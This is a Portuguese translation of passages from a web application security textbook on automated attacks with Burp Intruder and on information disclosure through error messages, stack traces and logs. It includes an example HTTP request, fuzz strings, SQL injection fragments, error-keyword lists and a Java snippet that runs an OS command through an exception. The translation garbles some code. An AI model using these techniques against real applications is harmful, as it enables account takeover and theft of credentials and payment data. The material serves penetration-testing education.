Você usa o proxy de interceptação para definir um dos tokens de sessão mais privilegiados no navegador e, assim, começa a usar o aplicativo interativamente como o usuário comprometido. Entre as várias funcionalidades adicionais às quais você agora tem acesso está uma função de registro, que contém entradas de registro para todos os tipos de ações executadas por outros usuários do aplicativo. Os logs desse tipo geralmente fornecem uma mina de ouro de informações úteis que podem ajudá-lo a avançar no seu ataque. Ao ler algumas entradas, você descobre que o aplicativo está registrando informações detalhadas de depuração sempre que ocorre um erro. Isso inclui o nome de usuário do usuário relevante, o token de sessão do usuário e os parâmetros completos da solicitação. Essas informações são úteis para os desenvolvedores de aplicativos ao investigarem e resolverem erros no aplicativo e são igualmente úteis para um invasor. É possível obter rapidamente uma lista de nomes de usuário e tokens de sessão válidos e também capturar os dados inseridos por muitos outros usuários do aplicativo. Se ocorreu um erro quando um usuário forneceu algumas informações confidenciais, como uma senha ou detalhes de cartão de crédito, você poderá coletar todas essas informações vasculhando os logs.

As entradas do arquivo de registro são acessadas usando a seguinte solicitação, em que o `logid` é um número sequencial:

```
POST /secure/logs.jsp HTTP/1.1
Host: wahh-app.com
Cookie: SessionID=000000-fb2200-16cb12-172ba72044
Content-Length: 83

action=view&resource=eventLogs&DB=wahh_audit&returnURL=/secure/logs.jsp&logid= 29810
```

Para configurar o Intruder para iterar pelas entradas do arquivo de registro, você precisará usar uma fonte de carga útil numérica para gerar números inteiros dentro do intervalo de identificadores em uso e definir uma única posição de carga útil, visando o parâmetro `logid`, conforme mostrado na Figura 13-5.




Figura 13-5: Posicionamento da carga útil

Quando uma entrada de arquivo de registro contém uma lista de parâmetros fornecidos pelo usuário, a parte relevante da fonte HTML tem a seguinte aparência:

```
<div style="param">action=search</div>
<div style="param">source=homeware</div>
<div style="param">sort=price</div>
<div style="param">start=20</div>
<div style="param">q=toaster</div>
```

Você pode configurar o Intruder para capturar todas essas informações em um formato utilizável com a função Extract Grep. Isso funciona de forma semelhante à função extract do JAttack - você especifica a expressão que precede o item que deseja extrair. No entanto, no presente caso, há um número variável de itens que você deseja extrair, cada um precedido pela mesma expressão. Para lidar com esse cenário, basta digitar essa expressão várias vezes, e o Intruder pesquisará a resposta para cada ocorrência, capturando o que vier em seguida, até que não sejam encontradas mais ocorrências, conforme mostrado na Figura 13-6.

O lançamento desse ataque percorre rapidamente todas as entradas do arquivo de registro no intervalo especificado. Muitas das entradas contêm informações de depuração e mostram os detalhes dos dados enviados pelo usuário. Como antes, você pode classificar os resultados pela primeira coluna de dados extraída, para revisar rapidamente os itens interessantes, conforme mostrado na Figura 13-7.




Figura 13-6: Configuração do Extract Grep

intruder attack 14							
attack	save	view					
request	payload	status	length	<div style="param">	<div style="param">	<div style="param">	<div style="pa
26 29825	200	63819	user=peterweiner	password=butterchery	secretword=bluecheese	newpassword=immodium	action=login
34 29833	200	51599	user=dmorgan	oldpassword=mugme			confirmpasswd
39 29838	200	30887	submit=logoff	user=peterweiner			
42 29841	200	30887	submit=logoff	user=peterweiner			
12 29811	200	39114	action=sitesearch	query=EIP	user=pbyrne		
32 29831	200	51524	action=sell	user=cliff	description=Dell laptop (new)	category=Corr	
38 29837	200	43365	action=paymentdet...	name=Dave Solero	cardno=4928128104421231	expires=0809	
1 29800	200	13244					
2 29801	200	19262					
3 29802	200	13075					
4 29803	200	19262					
5 29804	200	13902					

Figura 13-7: Dados coletados das entradas do arquivo de registro

Mesmo os primeiros resultados do ataque parecem conter muitos dados úteis, incluindo nomes de usuário, senhas e informações de pagamento. Continuar a extrair dados dos registros poderá, em breve, permitir que você comprometa uma conta de administrador e seja o proprietário de todo o aplicativo.


Ataque 3: Fuzzing de aplicativos

Além de explorar a funcionalidade de registro para extraír informações úteis, você também deve, é claro, sondá-la em busca de vulnerabilidades comuns. A funcionalidade que pode ser acessada apenas por usuários privilegiados geralmente está sujeita a um controle menos rigoroso.

teste de segurança, porque se presume que somente usuários confiáveis o acessarão. Se você conseguir, de alguma forma, obter acesso à funcionalidade, poderá explorar qualquer defeito nela para aumentar ainda mais os privilégios, o que pode comprometer todo o banco de dados ou o servidor da Web.

Para realizar um teste rápido de fuzz da solicitação anterior, você precisa definir as posições da carga útil em todos os parâmetros da solicitação, não apenas no parâmetro `logid`. Para fazer isso, basta clicar no botão "auto" na guia positions (posições). Em seguida, você precisa configurar um conjunto de cadeias de caracteres de ataque para usar como cargas úteis e algumas mensagens de erro comuns para pesquisar as respostas. O Intruder contém conjuntos de strings incorporados para esses dois usos.

Assim como no ataque de fuzzing realizado com o JAttack, você precisa revisar manualmente a tabela de resultados para identificar quaisquer anomalias que mereçam investigação adicional, conforme mostrado na Figura 13-8. Como antes, você pode clicar nos cabeçalhos das colunas para classificar as respostas de várias maneiras, para ajudar a identificar casos interessantes.



request	position	payload	status	error	timeo..	length	ODBC	OLE	error	quota..	admin\access
9	2		500			4973	✓	✓	✓		
10	2`-		200			4220					
11	2%27		500			4978	✓	✓	✓		
12	2%00		200			4220					
13	2\bin\ls		200			4220					
14	2...j...j...j...j...jbo ...		200			4220					
15	2...j...j...j...j...jet ...		200			4220					
16	2\xstest		200			4220					
17	3`		500			5017	✓	✓	✓	✓	
18	3`-		200			4220					
19	3%27		500			4978	✓	✓	✓		
20	3%00		200			4220					

Figura 13-8: Resultados da fuzificação de uma única solicitação

Com base em uma análise inicial dos resultados, parece que o aplicativo é vulnerável à injeção de SQL. Nas posições de carga útil 2 e 3, quando uma única marca de cotação é enviada, o aplicativo retorna um código de status HTTP 500 e uma mensagem contendo a string ODBC. Esse comportamento definitivamente justifica alguma investigação manual para confirmar e explorar o bug.

DICA Você pode clicar com o botão direito do mouse em qualquer resultado que pareça interessante e enviar a resposta para a ferramenta Repetidor de burp. Isso permite modificar a solicitação manualmente e reemiti-la várias vezes, para testar o tratamento de diferentes cargas úteis pelo aplicativo, sondar desvios de filtro ou fornecer explorações reais.

Resumo do capítulo

Quando você está atacando um aplicativo da Web, a maioria das tarefas necessárias precisa ser adaptada ao comportamento desse aplicativo e aos métodos pelos quais ele permite que você interaja com ele e o manipule. Por isso, muitas vezes você trabalhará manualmente, enviando solicitações criadas individualmente e analisando as respostas do aplicativo a elas.

As técnicas que descrevemos neste capítulo são conceitualmente intuitivas. Elas envolvem o aproveitamento da automação para tornar essas tarefas personalizadas mais fáceis, mais rápidas e mais eficazes. É possível automatizar praticamente qualquer procedimento manual que você queira realizar, usando o poder e a confiabilidade do seu próprio computador para atacar os defeitos e os pontos fracos do seu alvo.

Embora conceitualmente simples, usar a automação sob medida de forma eficaz requer experiência, habilidade e imaginação. Existem ferramentas que o ajudarão ou você pode criar as suas próprias. Mas não há substituto para a contribuição humana inteligente que distingue um hacker de aplicativos da Web realmente bem-sucedido de um mero amador. Quando tiver dominado todas as técnicas descritas nos outros capítulos deste livro, você deverá voltar a este tópico e praticar as diferentes maneiras pelas quais a automação sob medida pode ser usada na aplicação dessas técnicas.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Identifique três identificadores de acertos ao usar a automação para enumerar identificadores em um aplicativo.
2. Para cada uma das categorias a seguir, identifique uma string de fuzz que possa ser usada com frequência para identificá-la:
 - (a) Injeção de SQL
 - (b) Injeção de comando do sistema operacional
 - (c) Percurso de caminho
 - (d) Inclusão de arquivo de script
3. Quando você está fazendo fuzzing em uma solicitação que contém vários parâmetros diferentes, por que é importante realizar a segmentação das solicitações?
cada parâmetro por vez, deixando os outros inalterados?

4. Você está formulando um ataque automatizado para fazer força bruta em uma função de login para descobrir credenciais adicionais da conta. Você descobre que o aplicativo retorna um redirecionamento HTTP para o mesmo URL, independentemente de você enviar credenciais válidas ou inválidas. Nessa situação, qual é o meio mais provável que você pode usar para detectar ocorrências?
5. Quando você estiver usando um ataque automatizado para coletar dados de dentro do aplicativo, muitas vezes descobrirá que as informações nas quais está interessado são precedidas por uma string estática que permite capturar facilmente os dados que a seguem. Por exemplo:

```
<input type="text" name="LastName" value=""
```

Em outras ocasiões, você pode descobrir que esse não é o caso, e que os dados que precedem as informações de que você precisa são mais variáveis. Nessa situação, como você pode criar um ataque automatizado que ainda atenda às suas necessidades?

Exploração de informações

Divulgação

No Capítulo 4, descrevemos várias técnicas que você pode usar para mapear um aplicativo-alvo e obter uma compreensão inicial de como ele funciona. Essa metodologia envolveu a interação com o aplicativo de maneiras amplamente benignas, para registrar seu conteúdo e funcionalidade, determinar as tecnologias em uso e identificar a principal superfície de ataque.

Neste capítulo, descrevemos maneiras pelas quais você pode extrair mais informações de um aplicativo durante um ataque real. Isso envolve principalmente a interação com o aplicativo de maneiras inesperadas e mal-intencionadas e a exploração de anomalias no comportamento do aplicativo para extrair informações valiosas para você. Se for bem-sucedido, esse ataque poderá permitir que você recupere dados confidenciais, como credenciais de usuário, obtenha uma compreensão mais profunda de uma condição de erro para ajustar seu ataque, descubra mais detalhes sobre as tecnologias em uso e mapeie a estrutura e a funcionalidade internas do aplicativo.

Exploração de mensagens de erro

Muitos aplicativos da Web retornam mensagens de erro informativas quando ocorrem eventos inesperados. Elas podem variar de simples mensagens incorporadas que revelam apenas a categoria do erro a informações de depuração completas que fornecem muitos detalhes sobre o estado do aplicativo.

A maioria dos aplicativos está sujeita a vários tipos de testes de usabilidade antes da implantação, e esses testes normalmente identificam a maioria das condições de erro que podem surgir quando o aplicativo está sendo usado normalmente. Portanto, essas condições são normalmente tratadas de forma graciosa que não envolve o retorno de nenhuma mensagem técnica ao usuário. No entanto, quando um aplicativo está sob ataque ativo, é provável que surja uma variedade muito maior de condições de erro, o que pode resultar no retorno de informações mais detalhadas ao usuário. Até mesmo os aplicativos mais críticos para a segurança, como os usados por bancos on-line, retornam uma saída de depuração altamente detalhada quando uma condição de erro suficientemente incomum é gerada.

Mensagens de erro do script

Quando ocorre um erro em uma linguagem de script da Web interpretada, como o VBScript, o aplicativo normalmente retorna uma mensagem simples que revela a natureza do erro e, possivelmente, o número da linha do arquivo em que o erro ocorreu. Por exemplo:

```
Erro de tempo de execução do Microsoft
VBScript 800a0009 Subscrito fora do
intervalo: [número -1]
/register.asp, linha 821
```

Normalmente, esse tipo de mensagem não contém informações confidenciais sobre o estado do aplicativo ou sobre os dados que estão sendo processados. No entanto, ela pode ajudá-lo de várias maneiras a restringir o foco do seu ataque. Por exemplo, quando estiver inserindo diferentes cadeias de ataque em um parâmetro específico para sondar vulnerabilidades comuns, você poderá encontrar a seguinte mensagem:

```
Erro de tempo de execução do Microsoft VBScript
'800a000d' Incompatibilidade de tipo: '[string:
''''
/scripts/confirmOrder.asp, linha 715
```

Essa mensagem indica que o valor que você modificou provavelmente está sendo atribuído a uma variável numérica, e você forneceu uma entrada que não pode ser atribuída dessa forma porque contém caracteres não numéricos. Nessa situação, é muito provável que não se ganhe nada enviando cadeias de caracteres de ataque não numéricas como esse parâmetro e, portanto, para muitas categorias de bugs, será melhor usar outros parâmetros como alvo.

Uma maneira diferente pela qual esse tipo de mensagem de erro pode ajudá-lo é obter uma melhor compreensão da lógica implementada no aplicativo do lado do servidor. Como a mensagem divulga o número da linha em que o erro ocorreu, você poderá confirmar se dois

solicitações malformadas estão acionando o mesmo erro ou erros diferentes. Você também pode determinar a sequência em que diferentes parâmetros são processados, enviando entradas incorretas em vários parâmetros e identificando o local em que ocorre um erro. Ao manipular sistematicamente diferentes parâmetros, você poderá mapear os diferentes caminhos de código que estão sendo executados no servidor.

DICA Mesmo que uma mensagem de erro não revele nenhuma informação

interessante, ela pode representar uma vulnerabilidade explorável. Por exemplo, é comum encontrar erros de XSS em mensagens de erro que contêm a entrada anômala fornecida pelo usuário que gerou o erro (consulte o Capítulo 12).

Traços de pilha

A maioria dos aplicativos da Web é escrita em linguagens mais complexas do que simples scripts, mas que ainda são executadas em um ambiente de execução gerenciado - por exemplo, Java, C# e Visual Basic .NET. Quando ocorre um erro não tratado nessas linguagens, é comum ver traços de pilha completos sendo retornados ao navegador.

Um rastreamento de pilha é uma mensagem de erro estruturada que começa com uma descrição do erro real. Isso é seguido por uma série de linhas que descrevem o estado da pilha de chamadas de execução quando o erro ocorreu. A linha superior da pilha de chamadas mostra a função que gerou o erro, a próxima linha mostra a função que invocou a função anterior e assim por diante na pilha de chamadas até que a hierarquia de chamadas de função se esgote.

A seguir, um exemplo de um rastreamento de pilha gerado por um aplicativo ASP.NET:

```
[HttpException (0x80004005): Cannot use a leading ... to exit above the top
directory].
   System.Web.Util.UrlPath.Reduce(String path) +701
   System.Web.Util.UrlPath.Combine(String basepath, String relative) +304
   System.Web.UI.Control.ResolveUrl(String relativeUrl) +143
   PBSApp.StatFunc.Web.MemberAwarePage.Redirect(String url) +130
   PBSApp.StatFunc.Web.MemberAwarePage.Process() +201
   PBSApp.StatFunc.Web.MemberAwarePage.OnLoad(EventArgs e)
   System.Web.UI.Control.LoadRecursive() +35
   System.Web.UI.Page.ProcessRequestMain() +750
```

Informações sobre a versão: Versão do Microsoft .NET Framework:
1.1.4322.2300; Versão do ASP.NET: 1.1.4322.2300

Esse tipo de mensagem de erro fornece uma grande quantidade de informações úteis que podem ajudá-lo a ajustar seu ataque contra o aplicativo:

Geralmente descreve o motivo exato da ocorrência de um erro. Isso pode permitir que você ajuste sua entrada para contornar a condição de erro e avançar seu ataque.

A pilha de chamadas normalmente faz referência a vários componentes de biblioteca e de código de terceiros que estão sendo usados no aplicativo.

Você pode examinar a documentação desses componentes para entender o comportamento pretendido e as suposições. Você também pode criar sua própria implementação local e testá-la para entender como ela lida com entradas inesperadas e identificar possíveis vulnerabilidades.

A pilha de chamadas inclui os nomes dos componentes do código proprietário que estão sendo usados para processar a solicitação. O esquema de nomenclatura desses componentes e as inter-relações entre eles podem permitir que você deduza detalhes sobre a estrutura interna e a funcionalidade do aplicativo.

O rastreamento de pilha geralmente inclui números de linha. Assim como as mensagens de erro de script simples descritas anteriormente, elas podem permitir que você investigue e compreenda a lógica interna de componentes individuais do aplicativo.

A mensagem de erro geralmente inclui informações adicionais sobre o aplicativo e o ambiente em que ele está sendo executado. No exemplo anterior, você pode determinar a versão exata da plataforma ASP.NET que está sendo usada. Isso permite que você investigue a plataforma em busca de vulnerabilidades novas ou conhecidas, comportamento anômalo, erros de configuração comuns e assim por diante.

Mensagens informativas de depuração

Alguns aplicativos geram mensagens de erro personalizadas que contêm uma grande quantidade de informações de depuração. Normalmente, elas são implementadas para facilitar a depuração durante o desenvolvimento e os testes e, muitas vezes, contêm muitos detalhes sobre o estado do aplicativo em tempo de execução. Por exemplo:

```
* * * S E S S Ã O * * *
-----
i5agor2n2pw3gp551pszsb55
SessionUser.Sessions App.FEStructure.Sessions
SessionUser.Auth 1
SessionUser.BranchID 103
SessionUser.CompanyID 76
SessionUser.BrokerRef RRadv0
SessionUser.UserID 229
```

```
SessionUser.Training 0
SessionUser.NetworkID 11
SessionUser.BrandingPath FE LoginURL
/Default/feddefault.aspx ReturnURL
../default/feddefault.aspx
SessionUser.Key f7e50aef8fadd30f31f3aea104cef26ed2ce2be50073c
SessionClient.ID 306
SessionClient.ReviewID 245
UPriv.2100
SessionUser.NetworkLevelUser 0
UPriv.2200
SessionUser.BranchLevelUser 0
SessionDatabase fd219.prod.wahh-bank.com
```

Os itens a seguir são comumente incluídos nas mensagens de depuração detalhadas:

Valores das principais variáveis de sessão que podem ser manipuladas por meio da entrada do usuário.

Nomes de host e credenciais para componentes de back-end, como bancos de dados.

Nomes de arquivos e diretórios no servidor.

Informações incorporadas em tokens de sessão significativos
(consulte o Capítulo 7).

Chaves de criptografia usadas para proteger os dados transmitidos pelo cliente (consulte o Capítulo 5).

Informações de depuração para exceções que surgem em componentes de código nativo, incluindo os valores dos registros da CPU, o conteúdo da pilha e uma lista das DLLs carregadas e seus endereços base (consulte o Capítulo 15).

Quando esse tipo de funcionalidade de relatório de erros está presente em um código de produção ativo, isso pode significar um ponto fraco crítico para a segurança do aplicativo. Você deve analisá-la com atenção para identificar quaisquer itens que possam ser usados para avançar ainda mais o seu ataque e quaisquer formas de fornecer entradas criadas para manipular o estado do aplicativo e controlar as informações recuperadas.

Mensagens do servidor e do banco de dados

Mensagens de erro informativas geralmente são retornadas não pelo próprio aplicativo, mas por algum componente de back-end, como banco de dados, servidor de e-mail ou servidor SOAP. Se ocorrer um erro completamente não tratado, o aplicativo normalmente responderá com um código de status HTTP 500 e o corpo da resposta poderá conter mais informações sobre o erro. Em outros casos, o aplicativo pode tratar o erro de forma elegante e retornar uma mensagem personalizada para o usuário, às vezes incluindo informações de erro geradas pelo componente back-end.

As mensagens de erro do banco de dados geralmente contêm informações que podem ser usadas para avançar em um ataque. Por exemplo, elas geralmente revelam a consulta que gerou o erro, permitindo que você ajuste um ataque de injeção de SQL:

```
Falha ao recuperar a linha com a instrução - SELECT object_data FROM
deftr.tblobj WHERE object_id = 'FDJB00012' AND project_id = 'FOO' and
1=2--'
```

Consulte o Capítulo 9 para obter uma metodologia detalhada que descreve como desenvolver ataques de base de dados e extrair informações com base em mensagens de erro.

ETAPAS DO HACK

- Quando você estiver sondando o aplicativo em busca de vulnerabilidades comuns, enviando cadeias de ataque criadas em diferentes parâmetros, sempre monitore o

respostas do aplicativo para identificar quaisquer mensagens de erro que possam conter informações úteis.
- Esteja ciente de que as informações de erro que são retornadas na resposta do servidor podem não ser renderizadas na tela do navegador. Uma maneira eficiente de identificar muitas condições de erro é procurar em cada resposta bruta por

palavras-chave que geralmente estão contidas em mensagens de erro. Por exemplo:

```
error
exception
illegal
invalid
fail
stack
access
directory
file
não
encontrado
varchar
ODBC
SQL
SELECT
```

- Quando você enviar uma série de solicitações modificando parâmetros em uma solicitação básica, verifique se a resposta original já contém alguma das palavras-chave que você está procurando, para evitar falsos positivos.
- Você pode usar a função Grep do Burp Intruder para identificar rapidamente quaisquer ocorrências de palavras-chave interessantes em qualquer uma das respostas geradas por um determinado ataque (consulte o Capítulo 13).

Quando forem encontradas correspondências, revise o

respostas relevantes manualmente para determinar se alguma informação de erro útil foi retornada.

DICA Se você estiver visualizando as respostas do servidor no navegador, saiba que o Internet Explorer, por padrão, oculta muitas mensagens de erro e as substitui por uma página genérica. Você pode desativar esse comportamento na guia Advanced (Avançado) das Opções da Internet.

Uso de informações públicas

Devido à enorme variedade de tecnologias e componentes de aplicativos Web em uso comum, você deve esperar encontrar mensagens incomuns que nunca viu antes e que podem não indicar imediatamente a natureza do erro que o aplicativo apresentou. Nessa situação, muitas vezes você pode obter mais informações sobre o significado da mensagem em várias fontes públicas.

Geralmente, uma mensagem de erro incomum é o resultado de uma falha em uma API específica. A pesquisa do texto da mensagem pode levá-lo à documentação dessa API ou a fóruns de desenvolvedores e outros locais onde o mesmo problema é discutido.

Muitos aplicativos empregam componentes de terceiros para executar tarefas comuns específicas, como pesquisas, carrinhos de compras e funções de feedback do site. Todas as mensagens de erro geradas por esses componentes provavelmente surgiram em outros aplicativos e já foram discutidas em outro lugar.

Alguns aplicativos incorporam código-fonte que está disponível publicamente. Ao pesquisar expressões específicas que aparecem em mensagens de erro incomuns, você pode realmente descobrir o código-fonte que implementa a função relevante. Em seguida, você pode analisá-lo para entender exatamente qual processamento está sendo realizado na sua entrada e como você pode manipular o aplicativo para explorar uma vulnerabilidade.

ETAPAS DO HACK

- Procure o texto de qualquer mensagem de erro incomum usando mecanismos de pesquisa padrão. Você pode usar vários recursos de pesquisa avançada para restringir seus resultados. Por exemplo:

"unable to retrieve" filetype:php
- Analise os resultados da pesquisa, procurando por qualquer discussão sobre a mensagem de erro e por outros sites nos quais a mesma mensagem tenha sido exibida. Outros aplicativos podem produzir a mesma mensagem em uma forma mais contexto detalhado, permitindo que você entenda melhor que tipo de condições causam o erro. Use o cache do mecanismo de pesquisa para recuperar exemplos de mensagens de erro que não aparecem mais no aplicativo ativo.

Continuação

ETAPAS DO HACK (continuação)

- Use a pesquisa de código do Google para localizar qualquer código disponível publicamente que possa ser responsável por uma determinada mensagem de erro. Procure trechos de mensagens de erro que possam estar codificados no código-fonte do aplicativo. Você também pode usar vários recursos de pesquisa avançada para especificar o idioma do código e outros detalhes, se forem conhecidos. Por exemplo:

```
unable\ to\ retrieve lang:php package:mail
```

- Se você tiver obtido rastreamentos de pilha que contenham os nomes de componentes de código de bibliotecas e de terceiros, pesquise esses nomes em ambos os tipos de mecanismos de pesquisa.

Mensagens de erro informativas de engenharia

Em algumas situações, pode ser possível projetar sistematicamente as condições de erro de modo a recuperar informações confidenciais dentro da própria mensagem de erro.

Uma situação comum em que essa possibilidade surge é quando você pode fazer com que o aplicativo tente realizar alguma ação inválida em um item específico de dados. Se a mensagem de erro resultante revelar o valor desses dados e você puder fazer com que itens interessantes de informações sejam processados dessa forma, você poderá explorar esse comportamento para extrair dados arbitrários do aplicativo.

No Capítulo 9, você viu como as mensagens de erro detalhadas do ODBC podem ser aproveitadas em um ataque de injeção de SQL para recuperar os resultados de consultas arbitrárias ao banco de dados. Por exemplo:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao converter  
o valor nvarchar 'pbyrne:lostip' em uma coluna do tipo de dados int.
```

Uma maneira diferente de usar esse tipo de técnica é quando um erro de aplicativo gera um rastreamento de pilha contendo uma descrição do erro, e você pode criar uma situação em que informações interessantes sejam incorporadas à descrição do erro.

Alguns bancos de dados oferecem um recurso para criar funções definidas pelo usuário escritas em Java. Ao explorar uma falha de injeção de SQL, você poderá criar sua própria função para executar tarefas arbitrárias. Se o aplicativo retornar mensagens de erro para o navegador, você poderá lançar uma exceção Java de dentro da sua função contendo dados arbitrários que você precisa recuperar. Por exemplo, o código a seguir executará o comando `ls` do sistema operacional e, em seguida, gerará uma exceção

que contém a saída do comando. Isso retornará um rastreamento de pilha para o navegador, cuja primeira linha contém uma listagem de diretórios:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream(); try
{
    Processo p = Runtime.getRuntime().exec("ls");
    InputStream is = p.getInputStream();
    int c;
    while (-1 != (c = is.read()))
        baos.write((byte) c);
}
catch (Exceção e)
{
}
lançar nova RuntimeException(new String(baos.toByteArray()));
```

Coleta de informações publicadas

Além da divulgação de informações úteis em mensagens de erro, a outra forma principal pela qual os aplicativos da Web fornecem dados confidenciais é publicando-os diretamente. Há vários motivos pelos quais um aplicativo pode publicar informações que podem ser úteis para um invasor:

Por design, como parte da funcionalidade principal do aplicativo.

Como um efeito colateral não intencional de outra função.

Por meio da funcionalidade de depuração que permanece presente no aplicativo ativo.

Por causa de alguma vulnerabilidade, como controles de acesso quebrados.

Exemplos de informações potencialmente confidenciais que os aplicativos geralmente publicam para os usuários incluem:

Listas de nomes de usuário, números de conta e IDs de documentos válidos.

Detalhes do perfil do usuário, incluindo funções e privilégios do usuário, data do último login e status da conta.

A senha do usuário atual (geralmente é mascarada na tela, mas está presente no código-fonte da página).

Arquivos de registro que contêm informações como nomes de usuário, URLs, ações executadas, tokens de sessão e consultas a bancos de dados.

Detalhes do aplicativo na fonte HTML do lado do cliente, como links ou campos de formulário comentados e comentários sobre bugs.

ETAPAS DO HACK

- Analise os resultados dos exercícios de mapeamento de aplicativos (consulte o Capítulo 4) para identificar todas as funcionalidades do lado do servidor e os dados do lado do cliente que podem ser usados para obter informações úteis.
- Identifique todos os locais no aplicativo em que dados confidenciais, como senhas ou detalhes de cartão de crédito, são transmitidos de volta do servidor para o servidor.
o navegador. Mesmo que sejam mascarados na tela, eles ainda podem ser visualizados na resposta do servidor. Se você tiver encontrado outra vulnerabilidade adequada, por exemplo, nos controles de acesso ou no gerenciamento de sessões, esse comportamento poderá ser usado para obter as informações pertencentes a outros usuários do aplicativo.
- Se você identificar algum meio de extrair informações confidenciais, use as técnicas descritas no Capítulo 13 para automatizar o processo.

Usando a inferência

Em algumas situações, um aplicativo pode não divulgar nenhum dado diretamente a você, mas pode se comportar de forma a permitir que você deduza com segurança informações úteis.

Já encontramos várias instâncias desse fenômeno durante a análise de outras categorias de vulnerabilidade comum. Por exemplo:

Uma função de registro que permite enumerar os nomes de usuários registrados com base em uma mensagem de erro quando um nome de usuário existente é escolhido (consulte o Capítulo 6).

Um mecanismo de pesquisa que permite inferir o conteúdo de documentos indexados que você não está autorizado a visualizar diretamente (consulte o Capítulo 11).

■■ Uma vulnerabilidade de injeção cega de SQL na qual você pode alterar o comportamento do aplicativo adicionando uma condição binária a uma consulta existente, permitindo que você extraia informações um bit por vez (consulte o Capítulo 9).

Outra maneira pela qual diferenças sutis no comportamento de um aplicativo podem revelar informações ocorre quando diferentes operações levam diferentes períodos de tempo para serem executadas, dependendo de algum fato que seja de interesse de um invasor. Essa divergência pode surgir por vários motivos:

Muitos aplicativos grandes e complexos recuperam dados de vários sistemas back-end, como bancos de dados, filas de mensagens e mainframes. Para melhorar o desempenho, alguns aplicativos armazenam em cache as informações que são usadas com frequência. Da mesma forma, alguns aplicativos empregam uma *carga preguiçosa*

abordagem na qual os objetos e dados são carregados somente quando necessário. Nessa situação, os dados que foram acessados recentemente serão recuperados rapidamente da cópia local em cache do servidor, enquanto outros dados são recuperados mais lentamente da fonte de backend relevante.

Esse comportamento foi observado em aplicativos bancários on-line, em que uma solicitação de acesso a uma conta demora mais se a conta estiver inativa do que se estiver ativa, permitindo que um invasor habilidoso enumere as contas que foram acessadas recentemente por outros usuários.

Em algumas situações, a quantidade de processamento que um aplicativo executa em uma determinada solicitação pode depender da validade de um item de dados enviado. Por exemplo, quando um nome de usuário válido é fornecido a um mecanismo de login, o aplicativo pode executar várias consultas ao banco de dados para recuperar informações da conta e atualizar o registro de auditoria, além de executar operações com uso intensivo de computação para validar a senha fornecida em relação a um hash armazenado. Se um invasor conseguir detectar essa diferença de tempo, ele poderá explorá-la para enumerar nomes de usuário válidos.

Algumas funções do aplicativo podem executar uma ação com base na entrada do usuário, o que causará um tempo limite se um item dos dados enviados não for válido. Por exemplo, um aplicativo pode usar um cookie para armazenar o endereço de um host localizado atrás de um平衡ador de carga de front-end. Um invasor pode manipular esse endereço para procurar servidores da Web dentro da rede interna da organização. Se o endereço de um servidor real que não faz parte da infraestrutura do aplicativo for fornecido, o aplicativo poderá retornar imediatamente um erro. Se for fornecido um endereço inexistente, o aplicativo poderá perder tempo tentando entrar em contato com esse endereço, antes de retornar o mesmo erro genérico.

ETAPAS DO HACK

- As diferenças no tempo das respostas do aplicativo podem ser sutis e difíceis de detectar. Em uma situação típica, só vale a pena sondar o aplicativo quanto a esse comportamento em áreas-chave selecionadas em que um item crucial de dados interessantes são enviados e onde o tipo de processamento que está sendo realizado provavelmente resultará em diferenças de tempo.
- Para testar uma função específica, compile uma lista contendo vários itens que se sabe serem válidos (ou que foram acessados recentemente) e uma segunda lista contendo itens que são conhecidos como inválidos (ou inativos). Faça solicitações contendo cada item dessas listas de forma controlada, emitindo apenas uma solicitação por vez e monitorando o tempo que o aplicativo leva para responder a cada solicitação. Determine se há alguma correlação entre o status do item e o tempo de resposta.

ETAPAS DO HACK (continuação)

- Você pode usar o Burp Intruder para automatizar essa tarefa. Para cada solicitação gerada, o Intruder registra automaticamente o tempo necessário para que o aplicativo responda e o tempo necessário para concluir a resposta. Você pode classificar uma tabela de resultados por qualquer um desses atributos para identificar rapidamente quaisquer correlações óbvias.

Prevenção de vazamento de informações

